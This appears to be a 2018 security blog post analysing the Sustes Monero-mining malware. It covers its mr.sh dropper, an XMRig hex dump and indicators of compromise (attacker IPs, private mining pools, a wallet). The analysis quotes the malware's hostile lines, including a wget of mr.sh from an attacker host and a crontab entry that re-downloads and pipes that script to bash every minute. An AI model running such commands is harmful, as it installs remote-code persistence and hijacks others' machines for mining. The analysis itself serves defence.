
Sustes Malware: CPU for Monero

marcoramilli.com/2018/09/20/sustes-malware-cpu-for-monero/


View all posts by marcoramilli

September 20, 2018



```
00000000005D19C0  61 3A 63 3A 6B 68 42 70  3A 50 78 3A 72 3A 52 3A  a:c:khBp:Px:r:R:
00000000005D19D0  73 3A 74 3A 54 3A 6F 3A  75 3A 4F 3A 76 3A 56 6C  s:t:T:o:u:O:v:Vl
00000000005D19E0  3A 53 00 00 00 00 00 00  00 00 00 00 00 00 00 00  :S..............
00000000005D19F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000005D1A00  55 73 61 67 65 3A 20 78  6D 72 69 67 20 5B 4F 50  Usage:·xmrig·[OP
00000000005D1A10  54 49 4F 4E 53 5D 0A 4F  70 74 69 6F 6E 73 3A 0A  TIONS].Options:.
00000000005D1A20  20 20 2D 61 2C 20 2D 2D  61 6C 67 6F 3D 41 4C 47  ··-a,·--algo=ALG
00000000005D1A30  4F 20 20 20 20 20 20 20  20 20 20 63 72 79 70 74  O··········crypt
00000000005D1A40  6F 6E 69 67 68 74 20 28  64 65 66 61 75 6C 74 29  onight·(default)
00000000005D1A50  20 6F 72 20 63 72 79 70  74 6F 6E 69 67 68 74 2D  ·or·cryptonight-
00000000005D1A60  6C 69 74 65 0A 20 20 2D  6F 2C 20 2D 2D 75 72 6C  lite.··-o,·--url
00000000005D1A70  3D 55 52 4C 20 20 20 20  20 20 20 20 20 20 20 20  =URL············
00000000005D1A80  55 52 4C 20 6F 66 20 6D  69 6E 69 6E 67 20 73 65  URL·of·mining·se
00000000005D1A90  72 76 65 72 0A 20 20 2D  4F 2C 20 2D 2D 75 73 65  rver.··-O,·--use
00000000005D1AA0  72 70 61 73 73 3D 55 3A  50 20 20 20 20 20 20 20  rpass=U:P·······
00000000005D1AB0  75 73 65 72 6E 61 6D 65  3A 70 61 73 73 77 6F 72  username:passwor
00000000005D1AC0  64 20 70 61 69 72 20 66  6F 72 20 6D 69 6E 69 6E  d·pair·for·minin
00000000005D1AD0  67 20 73 65 72 76 65 72  0A 20 20 2D 75 2C 20 2D  g·server.··-u,·-
00000000005D1AE0  2D 75 73 65 72 3D 55 53  45 52 4E 41 4D 45 20 20  -user=USERNAME··
00000000005D1AF0  20 20 20 20 75 73 65 72  6E 61 6D 65 20 66 6F 72  ····username·for
00000000005D1B00  20 6D 69 6E 69 6E 67 20  73 65 72 76 65 72 0A 20  ·mining·server.·
00000000005D1B10  20 2D 70 2C 20 2D 2D 70  61 73 73 3D 50 41 53 53  ·-p,·--pass=PASS
00000000005D1B20  57 4F 52 44 20 20 20 20  20 20 70 61 73 73 77 6F  WORD······passwo
00000000005D1B30  72 64 20 66 6F 72 20 6D  69 6E 69 6E 67 20 73 65  rd·for·mining·se
00000000005D1B40  72 76 65 72 0A 20 20 2D  74 2C 20 2D 2D 74 68 72  rver.··-t,·--thr
00000000005D1B50  65 61 64 73 3D 4E 20 20  20 20 20 20 20 20 20 20  eads=N··········
00000000005D1B60  6E 75 6D 62 65 72 20 6F  66 20 6D 69 6E 65 72 20  number·of·miner·
00000000005D1B70  74 68 72 65 61 64 73 0A  20 20 2D 76 2C 20 2D 2D  threads.··-v,·--
00000000005D1B80  61 76 3D 4E 20 20 20 20  20 20 20 20 20 20 20 20  av=N············
00000000005D1B90  20 20 20 61 6C 67 6F 72  69 74 68 6D 20 76 61 72  ···algorithm·var
00000000005D1BA0  69 61 74 69 6F 6E 2C 20  30 20 61 75 74 6F 20 73  iation,·0·auto·s
00000000005D1BB0  65 6C 65 63 74 0A 20 20  2D 6B 2C 20 2D 2D 6B 65  elect.··-k,·--ke
00000000005D1BC0  65 70 61 6C 69 76 65 20  20 20 20 20 20 20 20 20  epalive·········
00000000005D1BD0  20 73 65 6E 64 20 6B 65  65 70 61 6C 69 76 65 64  ·send·keepalived
00000000005D1BE0  20 66 6F 72 20 70 72 65  76 65 6E 74 20 74 69 6D  ·for·prevent·tim
00000000005D1BF0  65 6F 75 74 20 28 6E 65  65 64 20 70 6F 6F 6C 20  eout·(need·pool·
```

Today I'd like to share a simple analysis based on fascinating threat that I like to call **Sustes** (you will see name genesis in a bit). Everybody knows Monero crypto currency and probably everybody knows that it has built upon privacy, by meaning It's not that simple to figure out Monero wallet balance. Sustes (mr.sh) is a nice example of **Pirate-Mining** and even if it's hard to figure out its magnitude, since the attacker built-up private pool-proxies, I believe it's interesting to fix wallet address in memories and to share IoC for future Protection. So, let's have a closer look to it.


blocks
Search by block height / block hash / transaction hash / payment id
Explorer
Stats
Rich List
API

Uh-oh

For a moment there it seemed that you were trying to peek into this Monero address:
4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg
No?

Hmmm... it really looks like you were, like, trying to check out this dude's balance.

Well,

Monero says 'No'!

Monero stops you trying to check wallet balance

Sustes Malware doesn't infect victims by itself (it's not a worm) but it is spread over exploitation and brute-force activities with special focus on IoT and Linux servers. The initial infection stage comes from a custom wget (http:\/\/192[.]99[.]142[.]226[:]8220\/**mr.sh**) directly on the victim machine followed by a simple /bin/bash mr.sh. The script is a simple bash script which drops and executes additional software with a bit of spicy. The following code represents the mr.sh content as a today (ref. blog post date).
https://gist.github.com/marcoramilli/a002b0620060e1804651565fc4026a4c.js
An initial connection-check wants to take down unwanted software on the victim side (awk '{print $7}' | sed -e "s/\/.*//g") taking decisions upon specific IP addresses. It filters PID from connection states and it directly kills them (kill -9). The extracted attacker's unwanted communications are the following ones:

- 103[.]99[.]115[.]220 (Org: HOST EDU (OPC) PRIVATE LIMITED, Country: IN)
- 104[.]160[.]171[.]94 (Org: Sharktech Country: USA)
- 121[.]18[.]238[.]56 (Org: ChinaUnicom, Country: CN)
- 170[.]178[.]178[.]57 (Org: Sharktech Country: USA)
- 27[.]155[.]87[.]59 (Org: CHINANET-FJ Country: CN)
- 52[.]15[.]62[.]13 (Org: Amazon Technologies Inc., Country: USA)
- 52[.]15[.]72[.]79 (Org: HOST EDU (OPC) PRIVATE LIMITED, Country: IN)
- 91[.]236[.]182[.]1 (Org: Brillant Auto Kft, Country: HU)


A second check comes from "command lines arguments". Sustes "greps" to search for configuration files (for example: wc.conf and wq.conf and wm.conf) then it looks for software names such as **sustes** (here we go !) and kills everything matches the "grep". The script follows by assigning to f2 variable the dropping website (192[.]99[.]142[.]226:8220) and later-on it calls "f2" adding specific paths (for example: /xm64 and wt.conf) in order to drop crafted components. MR.sh follows by running the dropped software with configuration file as follows:
nohup $DIR/sustes -c $DIR/wc.conf > /dev/null 2>&1 &
MR.SH ends up by setting a periodic crontab action on dropping and executing itself by setting up:
crontab -l 2>/dev/null; echo "* * * * * $LDR http://192.99.142.226:8220/mr.sh | bash -sh > /dev/null 2>&1"
Following the analysis and extracting the configuration file from dropping URL we might observe the Monero wallet addresses and the Monero Pools used by attacker. The following wallets (W1, W2, W3) were found.

- W1: 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg
- W2: 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg
- W3: 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg

Quick analyses on the used Monero pools took me to believe the attacker built up a custom and private (deployed on private infrastructures) monero pool/proxies, for such a reason I believe it would be nice to monitor and/or block the following addresses:

- 158[.]69[.]133[.]20 on port 3333
- 192[.]99[.]142[.]249 on port 3333
- 202[.]144[.]193[.]110 on port 3333

The downloaded payload is named **sustes** and it is a basic XMRIG, which is a well-known opensource miner. In this scenario it is used to make money at the expense of computer users by abusing the infected computer to mine Monero, a cryptocurrency. The following image shows the usage strings as an initial proof of software.



```
00000000005D19C0  61 3A 63 3A 6B 68 42 70  3A 50 78 3A 72 3A 52 3A  a:c:khBp:Px:r:R:
00000000005D19D0  73 3A 74 3A 54 3A 6F 3A  75 3A 4F 3A 76 3A 56 6C  s:t:T:o:u:O:v:Vl
00000000005D19E0  3A 53 00 00 00 00 00 00  00 00 00 00 00 00 00 00  :S..............
00000000005D19F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000005D1A00  55 73 61 67 65 3A 20 78  6D 72 69 67 20 5B 4F 50  Usage:·xmrig·[OP
00000000005D1A10  54 49 4F 4E 53 5D 0A 4F  70 74 69 6F 6E 73 3A 0A  TIONS].Options:.
00000000005D1A20  20 20 2D 61 2C 20 2D 2D  61 6C 67 6F 3D 41 4C 47  ··-a,·--algo=ALG
00000000005D1A30  4F 20 20 20 20 20 20 20  20 20 20 63 72 79 70 74  O··········crypt
00000000005D1A40  6F 6E 69 67 68 74 20 28  64 65 66 61 75 6C 74 29  onight·(default)
00000000005D1A50  20 6F 72 20 63 72 79 70  74 6F 6E 69 67 68 74 2D  ·or·cryptonight-
00000000005D1A60  6C 69 74 65 0A 20 20 2D  6F 2C 20 2D 2D 75 72 6C  lite.··-o,·--url
00000000005D1A70  3D 55 52 4C 20 20 20 20  20 20 20 20 20 20 20 20  =URL············
00000000005D1A80  55 52 4C 20 6F 66 20 6D  69 6E 69 6E 67 20 73 65  URL·of·mining·se
00000000005D1A90  72 76 65 72 0A 20 20 2D  4F 2C 20 2D 2D 75 73 65  rver.··-O,·--use
00000000005D1AA0  72 70 61 73 73 3D 55 3A  50 20 20 20 20 20 20 20  rpass=U:P·······
00000000005D1AB0  75 73 65 72 6E 61 6D 65  3A 70 61 73 73 77 6F 72  username:passwor
00000000005D1AC0  64 20 70 61 69 72 20 66  6F 72 20 6D 69 6E 69 6E  d·pair·for·minin
00000000005D1AD0  67 20 73 65 72 76 65 72  0A 20 20 2D 75 2C 20 2D  g·server.··-u,·-
00000000005D1AE0  2D 75 73 65 72 3D 55 53  45 52 4E 41 4D 45 20 20  -user=USERNAME··
00000000005D1AF0  20 20 20 20 75 73 65 72  6E 61 6D 65 20 66 6F 72  ····username·for
00000000005D1B00  20 6D 69 6E 69 6E 67 20  73 65 72 76 65 72 0A 20  ·mining·server.·
00000000005D1B10  20 2D 70 2C 20 2D 2D 70  61 73 73 3D 50 41 53 53  ·-p,·--pass=PASS
00000000005D1B20  57 4F 52 44 20 20 20 20  20 20 70 61 73 73 77 6F  WORD······passwo
00000000005D1B30  72 64 20 66 6F 72 20 6D  69 6E 69 6E 67 20 73 65  rd·for·mining·se
00000000005D1B40  72 76 65 72 0A 20 20 2D  74 2C 20 2D 2D 74 68 72  rver.··-t,·--thr
00000000005D1B50  65 61 64 73 3D 4E 20 20  20 20 20 20 20 20 20 20  eads=N··········
00000000005D1B60  6E 75 6D 62 65 72 20 6F  66 20 6D 69 6E 65 72 20  number·of·miner·
00000000005D1B70  74 68 72 65 61 64 73 0A  20 20 2D 76 2C 20 2D 2D  threads.··-v,·--
00000000005D1B80  61 76 3D 4E 20 20 20 20  20 20 20 20 20 20 20 20  av=N············
00000000005D1B90  20 20 20 61 6C 67 6F 72  69 74 68 6D 20 76 61 72  ···algorithm·var
00000000005D1BA0  69 61 74 69 6F 6E 2C 20  30 20 61 75 74 6F 20 73  iation,·0·auto·s
00000000005D1BB0  65 6C 65 63 74 0A 20 20  2D 6B 2C 20 2D 2D 6B 65  elect.··-k,·--ke
00000000005D1BC0  65 70 61 6C 69 76 65 20  20 20 20 20 20 20 20 20  epalive·········
00000000005D1BD0  20 73 65 6E 64 20 6B 65  65 70 61 6C 69 76 65 64  ·send·keepalived
00000000005D1BE0  20 66 6F 72 20 70 72 65  76 65 6E 74 20 74 69 6D  ·for·prevent·tim
00000000005D1BF0  65 6F 75 74 20 28 6E 65  65 64 20 70 6F 6F 6C 20  eout·(need·pool·
```

XMRIG prove 1

Many people are currently wondering what is the **sustes** process which is draining a lot of PC resources (for example: here, here and here) …. now we have an answer: it's a unwanted Miner. :D.

Hope you had fun

IoC

- **IP Address:**
  - 103[.]99[.]115[.]220 (Org: HOST EDU (OPC) PRIVATE LIMITED, Country: IN)
  - 104[.]160[.]171[.]94 (Org: Sharktech Country: USA)
  - 121[.]18[.]238[.]56 (Org: ChinaUnicom, Country: CN)
  - 170[.]178[.]178[.]57 (Org: Sharktech Country: USA)
  - 27[.]155[.]87[.]59 (Org: CHINANET-FJ Country: CN)
  - 52[.]15[.]62[.]13 (Org: Amazon Technologies Inc., Country: USA)
  - 52[.]15[.]72[.]79 (Org: HOST EDU (OPC) PRIVATE LIMITED, Country: IN)
  - 91[.]236[.]182[.]1 (Org: Brillant Auto Kft, Country: HU)

- **Custom Monero Pools:**
  - 158[.]69[.]133[.]20:3333
  - 192[.]99[.]142[.]249:3333
  - 202[.]144[.]193[.]110:3333

- **Wallets:**
  - **W1:** 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg
  - **W2:** 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg
  - **W3:** 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg